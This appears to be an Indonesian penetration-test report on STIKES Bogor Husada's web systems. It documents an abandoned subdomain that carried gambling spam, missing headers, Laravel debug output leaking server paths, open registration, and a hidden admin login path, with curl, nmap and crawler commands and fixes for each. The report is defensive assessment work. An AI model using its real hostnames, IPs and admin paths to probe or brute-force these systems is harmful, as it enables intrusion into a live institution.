Kategori Uji Standar berdasarkan

OWASP Top 10	A05:2021-Security Misconfiguration
--------------	------------------------------------

Lokasi Terdampak : `lmsboda.sbh.ac.id/`

Deskripsi

`lmsboda.sbh.ac.id` adalah Moodle LMS yang diperuntukkan bagi lingkungan internal, dan kini menjadi aset terbengkalai aplikasi tak lagi dikelola namun record DNS tetap aktif (aset yatim/orphan subdomain). `lmsboda` (LMS) terbukti terkompromi (spam judi terarsip di Wayback), kini aset mati: DNS menunjuk Cloudflare, origin dihapus → 530 Origin DNS Error.

Dampak

- walaupun mati, record DNS masih aktif, sehingga sisa ketergantungan aplikasi lain yang memanggil `lmsboda.sbh.ac.id` (misalnya. SSO) berpotensi gagal;
- bila CNAME/origin diaktifkan ulang tanpa pembersihan, jejak kompromi bisa bangkit/muncul ke publik;
- subdomain yang dikelola siapa pun tak jelas berisiko di-reclaim oleh pihak tak sah bila DNS diarahkan ulang. Keberadaan bukti kompromi membuat aset ini **wajib dibersihkan** dari DNS, bukan sekadar diabaikan.

Rekomendasi

- Tim administrator perlu menghapus rekaman DNS `lmsboda` dari zona `sbh.ac.id` agar subdomain yang sudah tidak berfungsi tidak lagi menimbulkan risiko.
- Arsip bukti kompromi sebaiknya dipertahankan dan diamankan untuk kepentingan investigasi forensik lebih lanjut.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Pengujian memverifikasi status akses subdomain `lmsboda.sbh.ac.id` dengan melakukan permintaan *HTTP request* (`curl`) langsung ke IP Cloudflare (`104.21.71.203`). Hasil pengujian mengembalikan kode status **530** (*Origin DNS Error*), yang mengonfirmasi bahwa *record* DNS subdomain masih aktif menunjuk ke Cloudflare namun server *origin* asli di belakangnya sudah dihapus/nonaktif (*abandoned subdomain*).

```
(kali@kali)-[~/GARUDA/STIKES]
$ curl -s -o /dev/null -w "%{http_code}\n" --resolve "lmsboda.sbh.ac.id:443:104.21.71.203" "https://lmsboda.sbh.ac.id/"
530
```

Langkah 2

Pengujian melakukan penelusuran riwayat indeks dan jejak digital domain menggunakan *Web Archive CDX API* (`web.archive.org/cdx/search`), dan menemukan riwayat URL terarsip yang membuktikan bahwa subdomain tersebut sebelumnya telah terkompromi oleh ratusan entri *SEO spam/judi online* sebelum server *origin*-nya dimatikan.

```
(kali@kali)-[~/GARUDA/STIKES]
$ curl -s "http://web.archive.org/cdx/search/cdx?url=lmsboda.sbh.ac.id/*&output=text&fl=timestamp,original&limit=5"
20240419092852 https://www.lmsboda.sbh.ac.id/
20240419092858 http://www.lmsboda.sbh.ac.id/
20240617203336 https://lmsboda.sbh.ac.id/
20240716210311 https://lmsboda.sbh.ac.id/
20250904152319 https://lmsboda.sbh.ac.id/
```

```
← → ↻ 🏠 Not Secure http://web.archive.org/cdx/search/cdx?url=lmsboda.sbh.ac.id/privacy*&output=text&fl=timestamp,original
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
20240716192542 https://lmsboda.sbh.ac.id/privacy/
20251218120135 https://lmsboda.sbh.ac.id/privacy/
20260114003655 https://lmsboda.sbh.ac.id/privacy/
20240715025015 https://lmsboda.sbh.ac.id/privacy/?privacy_id=spadegaming6_cf_chl_tk=5s1A2sGDxEbtqYaVw1xx4xnb6TkQdCKooHfulVmk1FU-1721011808-0.0.1.1-3881
20240715061827 https://lmsboda.sbh.ac.id/privacy/?privacy_id=habanero6_cf_chl_tk=qdapiKNpkT54xLG09M1emJPvJxE0mhr8LKaoB3MkH8U-1721024271-0.0.1.1-1597
20240714030341 https://lmsboda.sbh.ac.id/privacy/?privacy_id=belo4d
20240715043750 https://lmsboda.sbh.ac.id/privacy/?privacy_id=benderal38
20240715034241 https://lmsboda.sbh.ac.id/privacy/?privacy_id=dangdut4d
20240714003211 https://lmsboda.sbh.ac.id/privacy/?privacy_id=djarumtoto
20240714003216 https://lmsboda.sbh.ac.id/privacy/?privacy_id=djarumtoto
20240715061809 https://lmsboda.sbh.ac.id/privacy/?privacy_id=habanero
20250623100057 https://lmsboda.sbh.ac.id/privacy/?privacy_id=hari08%20login
20240717025325 https://lmsboda.sbh.ac.id/privacy/?privacy_id=indo3388
20240717021020 https://lmsboda.sbh.ac.id/privacy/?privacy_id=jago388
20240717021109 https://lmsboda.sbh.ac.id/privacy/?privacy_id=menara3388
20240714024700 https://lmsboda.sbh.ac.id/privacy/?privacy_id=mgo777
20240716031307 https://lmsboda.sbh.ac.id/privacy/?privacy_id=planet88
20240715034155 https://lmsboda.sbh.ac.id/privacy/?privacy_id=sensal38
20240715025015 https://lmsboda.sbh.ac.id/privacy/?privacy_id=spadegaming
20240716024808 https://lmsboda.sbh.ac.id/privacy/?privacy_id=ternaktg
20240716054457 https://lmsboda.sbh.ac.id/privacy/?privacy_id=wisma138
```

005. **Missing Security Headers**

Nama Kerentanan

Tingkat severity

Info

Kategori Uji Standar berdasarkan

OWASP Top 10	A05:2021-Security Misconfiguration
--------------	------------------------------------

Lokasi Terdampak : Seluruh *.sbh.ac.id

Deskripsi

Seluruh keluarga situs *.sbh.ac.id. (Portal, PMB, HRIS, Chatbot, Jurnal) disajikan tanpa kebijakan keamanan transport di sisi klien dengan konsisten.

Dampak

- Masing masing header yang hilang bersifat Low jika dinilai sendiri sendiri, tapi kombinasinya memperbesar permukaan serangan secara signifikan seperti clickjacking pada form login, adanya xss, penyadapan session
- Akan lebih berisiko karena berlaku pada portal yang digunakan publik oleh mahasiswa dan staf setiap hari

Rekomendasi

- Pasang security headers yang lengkap dan sempurnakan flag cookie menjadi httponly, secure, SameSite, agar Risiko clickjacking, MIME sniffing, dan pencurian session dapat ditekan

Penjelasan Temuan Kerentanan

Berikut adalah cara penguji untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Penguji memeriksa header keamanan pada platform terbuka.

[Home](#) [About](#) [API](#)

 **Security Headers**
by snyk

Scan your site now

Scan

☐ Hide results ☒ Follow redirects

Security Report Summary	
	Site: https://sbh.ac.id/
	IP Address: 212.85.24.215
	Report Time: 17 Aug 2026 08:19:56 UTC
	Headers: ✖ Strict-Transport-Security ✖ Content-Security-Policy ✖ X-Frame-Options ✖ X-Content-Type-Options ✖ Referrer-Policy ✖ Permissions-Policy
	Advanced: Ouch, you should work on your security posture immediately: Start Now

Missing Headers	
Strict-Transport-Security	HTTP Strict Transport Security is an excellent feature to support on your site and strengthens your implementation of TLS by getting the User Agent to enforce the use of HTTPS. Recommended value "Strict-Transport-Security: max-age=31536000; includeSubDomains".
Content-Security-Policy	Content Security Policy is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets.
X-Frame-Options	X-Frame-Options tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site you can defend against attacks like clickjacking. Recommended value "X-Frame-Options: SAMEORIGIN".
X-Content-Type-Options	X-Content-Type-Options stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff".
Referrer-Policy	Referrer Policy is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites.
Permissions-Policy	Permissions Policy is a new header that allows a site to control which features and APIs can be used in the browser.

Proof of Concept

Temuan kerentanan

Web Utama

Tampilan Sistem Elektronik



Tinjauan Umum

Deskripsi	Sistem elektronik Web Utama & Portal STIKES Bogor Husada (sbh.ac.id) merupakan platform media informasi publik dan layanan portal akademik utama yang menyediakan informasi institusi, berita, serta akses pendaftaran bagi calon mahasiswa dan civitas akademika
Alamat URL	https://sbh.ac.id/
Alamat IP	212.85.24.215
Tanggal Pelaksanaan	--
Teknik Pengujian	☒ Black-Box Testing ☐ Grey-Box Testing ☐ White-Box Testing

Informasi Teknis dan Hasil Pemindaian Sistem Elektronik

Framework	Laravel
Web Server	Apache 2.4.58
Bahasa Pemrograman	PHP
Database	MySQL / MariaDB
Hasil Pemindaian Whois	<pre>(kali@kali)-[~] └─\$ whois sbh.ac.id Domain Name: SBH.AC.ID Registry Domain ID: 1988316_DOMAIN_ID-ID Registrar WHOIS Server: Registrar URL: www.digitalregistra.co.id Updated Date: 2026-03-31T05:16:49Z Creation Date: 2020-03-24T09:23:05Z Registry Expiry Date: 2027-03-24T23:59:59Z Registrar: PT Digital Registra Indonesia Registrar IANA ID: 1 Registrar Abuse Contact Email: info@digitalregistra.co.id Registrar Abuse Contact Phone: Domain Status: clientTransferProhibited Domain Status: serverTransferProhibited Name Server: MAGNOLIA.NS.CLOUDFLARE.COM Name Server: PEYTON.NS.CLOUDFLARE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2026-08-12T11:01:10Z <<<</pre>
Hasil Pemindaian Whatweb	Redirected from http://sbh.ac.id to https://sbh.ac.id/ https://sbh.ac.id/ [200 OK] Apache[2.4.58], Cookies[XSRF-TOKEN,laravel_session], Country[UNITED KINGDOM][GB], Email[info@sbh.ac.id], Frame, HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], HttpOnly[laravel_session], IP[212.85.24.215], Laravel, Meta-Author[STIKes Bogor Husada], Open-Graph-Protocol[website], Script[module], Title[STIKes Bogor Husada - Kampus Kesehatan di Bogor]
Hasil Pemindaian Port	<pre>(kali@kali)-[~] └─\$ echo "===== 2. ORIGIN WEB UTAMA (212.85.24.215) - PORT UTAMA =====" timeout 100 nmap -Pn -sT -T3 -p 22,25,53,80,110,143,443,465,587,993,995,3306,8080,8443,8888 --open 212.85.24.215 ===== 2. ORIGIN WEB UTAMA (212.85.24.215) - PORT UTAMA ===== Starting Nmap 7.99 (https://nmap.org) at 2026-08-12 07:50 -0400 Nmap scan report for srv873982.hstgr.cloud (212.85.24.215) Host is up (0.013s latency). Not shown: 13 filtered tcp ports (no-response) Some closed ports may be reported as filtered due to --defeat-rst-ratelimit PORT STATE SERVICE 80/tcp open http 443/tcp open https Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds</pre>

Ringkasan Temuan Kerentanan

No.	Nama Kerentanan	Severity	Rekomendasi
1.	<i>Laravel Debug Mode Enabled in Production - Path & Stack Trace Disclosure</i>	<i>Medium</i>	- Tim pengembang wajib menetapkan APP_DEBUG=false pada seluruh <i>environment production</i> yang mencakup sbh, hris, students-portal, pmb, surat, dan lainnya. Sehingga detail pengecualian seperti path server dan stack trace tidak lagi terbuka ke publik saat terjadi error.
2.	<i>Open Registration on Main Website & Undocumented Portal - Immediate Activation</i>	<i>Low</i>	- Nonaktifkan registrasi publik pada situs utama (situs informasi tidak memerlukan akun pengunjung). - Jika akun diperlukan (misalkan untuk fitur tertentu), wajibkan verifikasi email + approval. - Audit & dokumentasikan portal /boda-sbh-portal/* (terapkan rate limit, MFA, monitoring). - Hapus akun test portal.1786530819@gmail.com (Akun pengujian). - Tinjau kebijakan auth menyeluruh di domain utama.
3.	<i>Undocumented Admin Panel Discovered - Spatie Permission</i>	<i>Info</i>	- MFA wajib untuk semua akun. - <i>Rate limiting</i> + lockout pada login /boda-sbh-portal/login. - Ganti/audit username admin (hindari admin). - Monitoring akses /admin/* (log, alerting). - Pertimbangkan akses admin via VPN/IP whitelist - Verifikasi: login admin harus membutuhkan MFA.

001. *Laravel Debug Mode Enabled in Production — Path & Stack Trace Disclosure*

Medium

Kategori Uji Standar berdasarkan

OWASP Top 10	A05:2021-Security Misconfiguration
--------------	------------------------------------

Lokasi Terdampak : sbh.ac.id, hris.sbh.ac.id

Deskripsi

APP_DEBUG=true di production. Request yang memicu exception mengembalikan JSON berisi path server (/var/www/sbh.ac.id/..., /var/www/html/hris-stikes/...), nama model, dan stack trace 24–46 fram, tanpa adanya autentikasi.

Dampak

- informasi ini sendiri LOW-MED, namun menurunkan biaya serangan lanjutan secara signifikan (recon yang seharusnya mahal jadi gratis).
- Temuan ini juga dapat mempermudah penyerang dalam melakukan brute-force terarah dan eksploitasi komponen.

Rekomendasi

- Tim pengembang wajib menetapkan **APP_DEBUG=false** pada seluruh *environment production* yang mencakup sbh, hris, students-portal, pmb, surat, dan lainnya. Sehingga detail pengecualian seperti path server dan stack trace tidak lagi terbuka ke publik saat terjadi error.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Karena indikasi **APP_DEBUG** aktif muncul saat request yang bisa membuang error, pengujian membangkitkan exception dengan meminta route yang tidak ada sambil menyetel Accept: application/json. Bila APP_DEBUG=false, Laravel mengembalikan error generik tanpa detail; respons yang memuat "file" berisi path server terbukti debug aktif dan path bocor. Diulang pada hris untuk memastikan pola lintas host.

```
(root@kali:~/home/kali/GARUDA/STIKES)
# curl -s "https://sbh.ac.id/berita/beritaapahayo" -H "Accept: application/json" | python3 -m json.tool | grep -E '"file"|"message"'
"message": "Terjadi kesalahan saat mengambil detail berita",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/Application.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/helpers.php",
"file": "/var/www/sbh.ac.id/app/Http/Controllers/FrontPagesController.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/ControllerDispatcher.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/Route.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/Route.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/Router.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/Middleware/SubstituteBindings.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/VerifyCsrfToken.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/View/Middleware/ShareErrorsFromSession.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Session/Middleware/StartSession.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Session/Middleware/StartSession.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Cookie/Middleware/AddQueuedCookiesToResponse.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Cookie/Middleware/EncryptCookies.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/Router.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/Router.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/Router.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Routing/Router.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/Http/Kernel.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/TransformsRequest.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/ConvertEmptyStringsToNull.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/TransformsRequest.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/TrimStrings.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Http/Middleware/ValidatePostSize.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/PreventRequestsDuringMaintenance.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Http/Middleware/HandleCors.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Http/Middleware/TrustProxies.php",
"file": "/var/www/sbh.ac.id/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
```

```
(root@kali:~/home/kali/GARUDA/STIKES)
# curl -s "https://hris.sbh.ac.id/inipathgajelasweb" -H "Accept: application/json" | python3 -m json.tool | grep -E '"file"|"message"'
"message": "The route inipathgajelasweb could not be found.",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Routing/AbstractRouteCollection.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Routing/RouteCollection.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Routing/Router.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Routing/Router.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Routing/Router.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Foundation/Http/Kernel.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/TransformsRequest.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/ConvertEmptyStringsToNull.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/TransformsRequest.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/TrimStrings.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/ValidatePostSize.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/PreventRequestsDuringMaintenance.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Http/Middleware/HandleCors.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Http/Middleware/TrustProxies.php",
"file": "/var/www/html/hris-stikes/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php",
"file": "/var/www/html/hris-stikes/public/index.php",
"file": "/var/www/html/hris-stikes/public/index.php",
```

002. Open Registration on Main Website & Undocumented Portal - Immediate Activation

Low

Kategori Uji Standar berdasarkan

OWASP Top 10

A07:2021-Identification and Authentication Failures

Lokasi Terdampak : sbh.ac.id/register, boda-sbh-portal/login

Deskripsi

Portal utama sbh.ac.id menyediakan halaman register publik (dilengkapi token CSRF) yang langsung mengarah ke /dashboard — area terautentikasi pengguna portal; di sisi back-office tersedia panel administrasi terpisah /boda-sbh-portal/login dengan guard sendiri.

Deskripsi: Registrasi publik menghasilkan akun aktif tanpa verifikasi/admin (redirect langsung ke /dashboard). Portal admin tersembunyi /boda-sbh-portal/login ditemukan via redirect; /admin/* = 403 (role-blokir).

Dampak

- hilangnya kontrol akses dasar pada *front-end*, sehingga siapa pun dapat membuat akun dan memasuki area yang seharusnya terbatas.
- Bila salah satu fitur pasca-login ternyata rentan (misalnya IDOR atau privilege escalation), akun yang mudah didapat ini menjadi gerbang untuk eksploitasi lebih dalam.
- Memperberat *storage*

Rekomendasi




- menonaktifkan registrasi publik pada situs informasi utama atau mewajibkan verifikasi email serta persetujuan admin sebelum akun diaktifkan.
- keberadaan portal tersembunyi /boda-sbh-portal perlu diaudit dan diamankan agar tidak menjadi titik masuk yang tidak terdokumentasi bagi penyerang.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

karena situs menyediakan halaman /register publik, pengujian membuat akun uji dan mengamati arah redirect setelah submit. Bila alur mengharuskan verifikasi email/approval, akun tidak langsung masuk dashboard; redirect langsung ke /dashboard → terbukti akun aktif tanpa verifikasi. Portal tersembunyi /boda-sbh-portal/login muncul dari redirect /dashboard saat belum login..



003. Undocumented Admin Panel Discovered - Spatie Permission

Info

Kategori Uji Standar berdasarkan

OWASP Top 10	A05:2021-Security Misconfiguration
--------------	------------------------------------

Lokasi Terdampak : sbh.ac.id/admin, boda-sbh-portal/login

Deskripsi

Aplikasi: Back-office portal utama menggunakan manajemen akses Spatie Permission dengan login terpisah (/boda-sbh-portal/login); route /admin/* yang dilindungi guard dan berbasis role. Pada bagian ini, panel admin terpisah (Spatie Permission) terdeteksi dan route admin terkunci (403/redirect). MFA dan route 2FA tidak ada

Dampak

- Admin takeover pada panel ini = kontrol penuh konten website (artikel/berita) + deface.
- Karena login admin memakai endpoint yang sama dengan user biasa tanpa rate limiting/lockout, dan username admin tidak diketahui (tapi OSINT bisa membantu), kombinasi dengan vektor brute-force/credential-stuffing membuat admin takeover realistis bila password lemah/reused.
- Panel admin tanpa MFA = single-factor access ke fungsi sensitif.
- Aset tersembunyi yang harus diamankan & dimonitor.

Rekomendasi

- MFA wajib untuk semua akun.
- *Rate limiting* + lockout pada login /boda-sbh-portal/login.
- Ganti/audit username admin (hindari admin).
- Monitoring akses /admin/* (log, alerting).
- Pertimbangkan akses admin via VPN/IP whitelist
- Verifikasi: login admin harus membutuhkan MFA.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Pengujian melakukan pemindaian/enumerasi direktori menggunakan *tool* otomatis (*Katana*) pada domain sbh.ac.id dan berhasil menemukan keberadaan jalur panel administrasi (/admin).

```
(kali@kali)-[~]
$ katana -u https://sbh.ac.id -d 3 -jc -kf all -silent
https://sbh.ac.id/pendidikan
https://sbh.ac.id/pendidikan/program-studi-s1-gizi
https://sbh.ac.id/sejarah
https://sbh.ac.id/*jackpot
https://sbh.ac.id/sambutan-ketua-stikes
https://sbh.ac.id/pendidikan/program-studi-d3-kebidanan
https://sbh.ac.id/tentang-sbh
https://sbh.ac.id/pendidikan/program-studi-farmasi
https://sbh.ac.id/
https://sbh.ac.id/berita
https://sbh.ac.id/*hoki
https://sbh.ac.id/build/assets/swiper-BtgLf4z.js
https://sbh.ac.id/pendidikan/program-studi-s1-gizi
https://sbh.ac.id/*wins
https://sbh.ac.id/sejarah
https://students-portal.sbh.ac.id/dashboard_assets/assets/js/
https://buttons.github.io/buttons.js
https://students-portal.sbh.ac.id/cdn-cgi/challenge-platform
https://static.cloudflareinsights.com/beacon.min.js/v4513226
https://sbh.ac.id/admin
https://sbh.ac.id/search
https://sbh.ac.id/tmp
https://sbh.ac.id/admin
https://sbh.ac.id/login
```


Langkah 2

Pengujian melakukan pengujian akses anonim (tanpa *login*) ke *endpoint* /admin/articles menggunakan *curl*, di mana server mengembalikan respons HTTP 302 dan mengarahkan (*redirect*) ke halaman *login* portal (/boda-sbh-portal/login).

```
(kali@kali)-[~]
$ curl -s -w "%(http_code)" "https://sbh.ac.id/admin/articles"
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<meta http-equiv="refresh" content="0;url='https://sbh.ac.id/boda-sbh-portal/login'" />
<title>Redirecting to https://sbh.ac.id/boda-sbh-portal/login</title>
</head>
<body>
Redirecting to <a href="https://sbh.ac.id/boda-sbh-portal/login">https://sbh.ac.id/boda-sbh-portal/login</a>.
</body>
</html>302
```

Langkah 3

Pengujian mencoba mengakses panel admin menggunakan akun pengguna biasa (*non-admin*), di mana aplikasi menampilkan pesan respons 403 | AKSES DITOLAK yang membuktikan adanya pembatasan *role/permission* pada tingkat aplikasi.




Proof of Concept

Temuan kerentanan

Wordpress API

Tampilan Sistem Elektronik



Tinjauan Umum

Deskripsi	Aplikasi: api.sbh.ac.id adalah situs WordPress yang berfungsi sebagai layanan API/konten kampus; REST API WP diaktifkan untuk konsumsi data publik maupun terautentikasi
Alamat URL	https://api.sbh.ac.id/
Alamat IP	172.67.149.41
Tanggal Pelaksanaan	--
